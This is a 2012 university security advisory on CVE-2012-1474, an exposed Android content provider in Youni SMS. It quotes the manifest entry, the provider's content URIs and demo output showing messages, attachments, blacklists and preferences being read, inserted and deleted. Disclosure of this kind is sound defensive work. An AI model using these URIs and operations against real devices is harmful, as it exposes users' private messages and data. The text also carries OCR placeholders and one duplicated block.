Vulnerability in Youni SMS for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

Mar 8, 2012 at 8:14 PM HKT

Abstract

We found that Youni SMS 2.1.0c and 2.1.0d have a vulnerability that allows a crafted application to read and modify user's sensitive information without permission, including user's messages in Youni SMS, user's attachments in Youni SMS, user's blacklists and preference.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1474-vulnerability-in-YouniSMS.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

-
  ```
  <provider android:name=".providers.YouNiProvider"
  android:process="com.snda.youni.mms"
  android:authorities="com.snda.youni.providers.DataStructs" />
  ```


3 Impact

Please see the following snapshots generated by our arrack demo:


* authors with equal contributions




```
content://com.snda.youni.providers.
DataStructs/message

insertAttack! Inserted Count: 1

Inserted Uri: content://com.snda.youni.providers.
DataStructs/message/1
```




```
content://com.snda.youni.providers.
DataStructs/message

queryAttack! Column Count: 20
Rows Count: 1

1[message_body]: message_body
1[message_receiver]: message_receiver
1[message_date]: message_date
1[message_black]: message_black
1[message_status]: message_status
1[message_box]: message_box
1[message_service_center]:
message_service_center
1[message_subject]: message_subject
1[message_id]: message_id
1[contactid]: contactid
1[expand_data2]: expand_data2
1[expand_data1]: expand_data1
1[expand_data4]: expand_data4
1[_id]: 1
1[expand_data3]: expand_data3
1[expand_data6]: expand_data6
1[expand_data5]: expand_data5
1[message_thread_id]: message_thread_id
1[message_person_id]: message_person_id
```




```
content://com.snda.youni.providers.
DataStructs/message

deleteAttack!

Deleted Count: 1
```




```
content://com.snda.youni.providers.
DataStructs/attachment

insertAttack! Inserted Count: 1

Inserted Uri: content://com.snda.youni.providers.
DataStructs/attachment/1
```




```
content://com.snda.youni.providers.
DataStructs/blacklist

queryAttack! Column Count: 5
Rows Count: 1

1[blacker_sid]: blacker_sid
1[_id]: 1
1[blacker_rid]: blacker_rid
1[blacker_phone]: blacker_phone
1[blacker_name]: blacker_name
```



```
content://com.snda.youni.providers.
DataStructs/attachment

insertAttack! Inserted Count: 1

Inserted Uri: content://com.snda.youni.providers.
DataStructs/attachment/1
```



```
content://com.snda.youni.providers.
DataStructs/attachment

queryAttack! Column Count: 16
Rows Count: 1

1[mine_type]: mine_type
1[thumbnail_short_url]: thumbnail_short_url
1[file_size]: file_size
1[status]: status
1[server_url]: server_url
1[local_path]: local_path
1[image_height]: image_height
1[message_id]: message_id
1[box_type]: box_type
1[transfer_channel]: transfer_channel
1[thumbnail_server_url]: thumbnail_server_url
1[play_time_duration]: play_time_duration
1[_id]: 1
1[image_width]: image_width
1[filename]: filename
1[thumbnail_local_path]: thumbnail_local_path
```



```
content://com.snda.youni.providers.
DataStructs/preferences

queryAttack! Column Count: 2
Rows Count: 10

1[value]: 0
1[name]: sound_youni_name

2[value]: 1
2[name]: contacts_auto_sync

3[value]: 1
3[name]: sound_type_name

4[value]: content://settings/system/
notification_sound
4[name]: sound_uri_name

5[value]: false
5[name]: sms_over_remind

6[value]: 50
6[name]: sms_over_num

7[value]: -1
```

```
content://com.snda.youni.providers.
DataStructs/preferences

deleteAttack!

Deleted Count: 10
```

4 Solution

Our advice is to set the permission of these application’s content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.snda.youni.providers.DataStructs	attachment
com.snda.youni.providers.DataStructs	blacklist
com.snda.youni.providers.DataStructs	preferences
com.snda.youni.providers.DataStructs	message